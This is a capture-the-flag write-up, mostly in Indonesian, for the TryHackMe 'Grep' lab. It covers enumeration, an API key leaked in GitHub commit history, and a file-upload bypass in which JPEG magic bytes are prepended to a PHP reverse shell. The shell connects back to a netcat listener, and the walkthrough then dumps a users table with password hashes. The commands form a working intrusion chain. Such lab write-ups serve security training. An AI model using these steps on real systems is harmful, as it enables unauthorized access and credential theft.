Grep
A challenge that tests your reconnaissance and OSINT skills.
desc
Welcome to the OSINT challenge, part of TryHackMe’s Red Teaming Path. In this task, you will be an ethical hacker aiming to exploit a newly developed web application.
SuperSecure Corp, a fast-paced startup, is currently creating a blogging platform inviting security professionals to assess its security. The challenge involves using OSINT techniques to gather information from publicly accessible sources and exploit potential vulnerabilities in the web application.
Start by deploying the machine; Click on the Start Machine button in the upper-right-hand corner of this task to deploy the virtual machine for this room.
Your goal is to identify and exploit vulnerabilities in the application using a combination of recon and OSINT skills. As you progress, you’ll look for weak points in the app, find sensitive data, and attempt to gain unauthorized access. You will leverage the skills and knowledge acquired through the Red Team Pathway to devise and execute your attack strategies.
Note: Please allow the machine 3 - 5 minutes to fully boot. Also, no local privilege escalation is necessary to answer the questions.
solution
enumeration
nmap -sV -p- -T4 10.48.145.225
# PORT      STATE SERVICE  VERSION
# 22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
# 80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
# 443/tcp   open  ssl/http Apache httpd 2.4.41
# 51337/tcp open  ssl/http Apache httpd 2.4.41
Access web application (gagal tidak ada respon)
- http://10.48.145.225

- https://10.48.145.225

- https://10.48.145.225:51337 Forbidden juga sama kaya port 443
Fuzzing for hidden directories (gagal)
gobuster dir -u http://10.48.145.225 -w /usr/share/wordlists/dirb/common.txt
# /index.php            (Status: 200) [Size: 11509]
# /javascript           (Status: 301) [Size: 319] [--> http://10.48.145.225/javascript/]
# /phpmyadmin           (Status: 403) [Size: 278]

gobuster dir -u https://10.48.145.225 -k -w /usr/share/wordlists/dirb/common.txt
gobuster dir \
  -u https://10.48.145.225 \
  -w /usr/share/wordlists/dirb/common.txt \
  -k \
  -b 403
# tidak dapat apa-apa
enumeartion nmap lebih dalam
disini kita coba nmap dengan option -sCV untuk mendapatkan informasi lebih dalam
nmap -sCV -Pn -p- -T4 10.48.145.225
# PORT      STATE SERVICE  VERSION
# 22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
# 80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
# |_http-server-header: Apache/2.4.41 (Ubuntu)
# |_http-title: Apache2 Ubuntu Default Page: It works
# 443/tcp   open  ssl/http Apache httpd 2.4.41
# |_http-server-header: Apache/2.4.41 (Ubuntu)
# |_http-title: 403 Forbidden
# | ssl-cert: Subject: commonName=grep.thm/organizationName=SearchME/stateOrProvinceName=Some-State/countryName=US
# | Not valid before: 2023-06-14T13:03:09
# |_Not valid after:  2024-06-13T13:03:09
# | tls-alpn:
# |_  http/1.1
# 51337/tcp open  ssl/http Apache httpd 2.4.41
# |_http-server-header: Apache/2.4.41 (Ubuntu)
# |_http-title: 403 Forbidden
# | ssl-cert: Subject: commonName=leakchecker.grep.thm/organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=AU
# | Not valid before: 2023-06-14T12:58:31
# |_Not valid after:  2024-06-13T12:58:31
# | tls-alpn:
# |_  http/1.1
# Service Info: Host: ip-10-48-145-225.ap-south-1.compute.internal; OS: Linux; CPE: cpe:/o:linux:linux_kernel
dari sini kita mengetahui bahwa port 443 memiliki sertifikat dengan common name grep.thm dan port 51337 memiliki sertifikat dengan common name leakchecker.grep.thm
kita bisa coba tambahkan di /etc/hosts
echo """
10.48.145.225 grep.thm
10.48.145.225 leakchecker.grep.thm
""" | sudo tee -a /etc/hosts
Access grep.thm

saya coba login namun itu menghasilkan error Invalid API key

jadi saya berasumsi bahwa website ini sedang melakukan maintenance dan tidak bisa diakses untuk melakukan register.
Osint for the cms / web
karena nama aplikasinya adalah "SearchME" saya coba searching di github dengan query berikut
SearchME language:php
nah karena kita sudah mengetahui repositorinya, kita bisa coba cek commit history untuk mencari credential atau informasi sensitif lainnya.


if (isset($headers['X-THM-API-Key']) && $headers['X-THM-API-Key'] === 'ffe60ecaa8bba2f12b43d1a4b15b8f39') {dari sini kita mendapatkan API key untuk register di webnya yaitu ffe60ecaa8bba2f12b43d1a4b15b8f39
Use the API key to register
disini kita gunakan burp suite untuk mendaftarkan user baru, dengan cara melakukan intercept pada request register. dan menaruh key di header
X-THM-API-Key: ffe60ecaa8bba2f12b43d1a4b15b8f39before:

after:
ffe60ecaa8bba2f12b43d1a4b15b8f39
{"username":"test12","password":"test12","email":"test12@gmail.com","name":"test12"}

setelah itu coba lakukan login dengan credensial yang sudah dibuat tadi, dan nanti akan mendapatkan flag pertama.

Checking upload.php
setelah mendapatkan flag pertama, saya coba untuk melihat source code dari aplikasi ini di github. dan menemukan bahwa ada file upload.php yang mungkin bisa kita eksploitasi untuk mendapatkan informasi lebih lanjut.
 Aplikasi tersebut gagal memvalidasi tipe dan ekstensi file dengan benar, sehingga memungkinkan penyerang untuk mengunggah file sembarang, termasuk skrip PHP yang dapat dieksekusi, yang menyebabkan Eksekusi Kode Jarak Jauh.
artinya kita bisa coba mengupload webshell untuk mendapatkan akses ke server.
kita coba buat dulu payload untuk bypasss / polygod nya itu
locate shell.php
# /usr/share/webshells/php/php-reverse-shell.php

cp /usr/share/webshells/php/php-reverse-shell.php ./shell.php
nano shell.php # ubah $ip dan $port sesuai kebutuhan
di terminal satunya kita jalankan netcat listener
nc -lvnp 9001sekarang kita coba modif sedikit webshellnya untuk bypass polygod
karena di kode tertulis $fileMagicBytes = file_get_contents($fileTmpPath, false, null, 0, 4); maka kita tambahkan 4 byte di awal file agar lolos magic bytes check
dan valid magic byetes adalah ini
'ffd8ffe0'  // jpg
'89504e47'  // png
'424d'      // bmp
kita bisa tambahkan FFD8FFE0 di awal file webshell kita
hexedit shell.php
# tambahkan FFD8FFE0 di awal file ingat bukan mereplace tapi insert
cuma gara gara saya bingung pake hexedit untuk melakukan insert, jadi kita coba pake cara lain yaitu dengan cat.
printf '\xFF\xD8\xFF\xE0' | cat - shell.php > polyglot.phpsetelah itu kita coba upload di webnya

dan berhasil terupload.
disini kita coba akses webshellnya yang berada di /api/uploads/

setelah kita jalankan dan kita ccek di listener netcat kita, ternyata kita mendapatkan reverse shell
Connection received on 10.48.145.225 34372
Linux ip-10-48-145-225 5.15.0-1038-aws #43~20.04.1-Ubuntu SMP Fri Jun 2 17:10:57 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 16:41:05 up 57 min,  0 users,  load average: 0.00, 0.00, 0.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
Access the shell
upgrade tty
sebelum itu kita perlu mengupgrade shell kita ke tty yang lebih interaktif
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
# Ctrl+Z
stty raw -echo; fg
reset
Mencari file sensitif
cd /var/www
find . -type f -name "*.env"
find . -type f -name "*.sql"
# ./users.sql
disini kita menemukan file users.sql yang mungkin berisi informasi sensitif seperti username dan password.
cat users.sql
# -- phpMyAdmin SQL Dump
# -- version 5.2.1
# -- https://www.phpmyadmin.net/
# --
# -- Host: 127.0.0.1
# -- Generation Time: May 30, 2023 at 01:25 PM
# -- Server version: 10.4.28-MariaDB
# -- PHP Version: 8.0.28

# SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
# START TRANSACTION;
# SET time_zone = "+00:00";


# /*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
# /*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
# /*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
# /*!40101 SET NAMES utf8mb4 */;

# --
# -- Database: `postman`
# --

# -- --------------------------------------------------------

# --
# -- Table structure for table `users`
# --

# CREATE TABLE `users` (
#   `id` int(11) NOT NULL,
#   `username` varchar(50) NOT NULL,
#   `password` varchar(255) NOT NULL,
#   `email` varchar(100) NOT NULL,
#   `name` varchar(100) DEFAULT NULL,
#   `role` varchar(20) DEFAULT 'user'
# ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_general_ci;

# --
# -- Dumping data for table `users`
# --

# INSERT INTO `users` (`id`, `username`, `password`, `email`, `name`, `role`) VALUES
# (1, 'test', '$2y$10$dE6VAdZJCN4repNAFdsO2ePDr3StRdOhUJ1O/41XVQg91qBEBQU3G', 'test@grep.thm', 'Test User', 'user'),
# (2, 'admin', '$2y$10$3V62f66VxzdTzqXF4WHJI.Mpgcaj3WxwYsh7YDPyv1xIPss4qCT9C', 'admin@searchme2023cms.grep.thm', 'Admin User', 'admin');

# --
# -- Indexes for dumped tables
# --

# --
# -- Indexes for table `users`
# --
# ALTER TABLE `users`
#   ADD PRIMARY KEY (`id`),
#   ADD UNIQUE KEY `username` (`username`),
#   ADD UNIQUE KEY `email` (`email`);

# --
# -- AUTO_INCREMENT for dumped tables
# --

# --
# -- AUTO_INCREMENT for table `users`
# --
# ALTER TABLE `users`
#   MODIFY `id` int(11) NOT NULL AUTO_INCREMENT, AUTO_INCREMENT=3;
# COMMIT;

# /*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
# /*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
# /*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
kita ingat bahwa waktu kita nmap ada 1 website yang bernama leakchecker.grep.thm yang mungkin berfungsi untuk mengecek apakah email kita pernah bocor di suatu data breach.
jadi kita coba akses webnya di browser
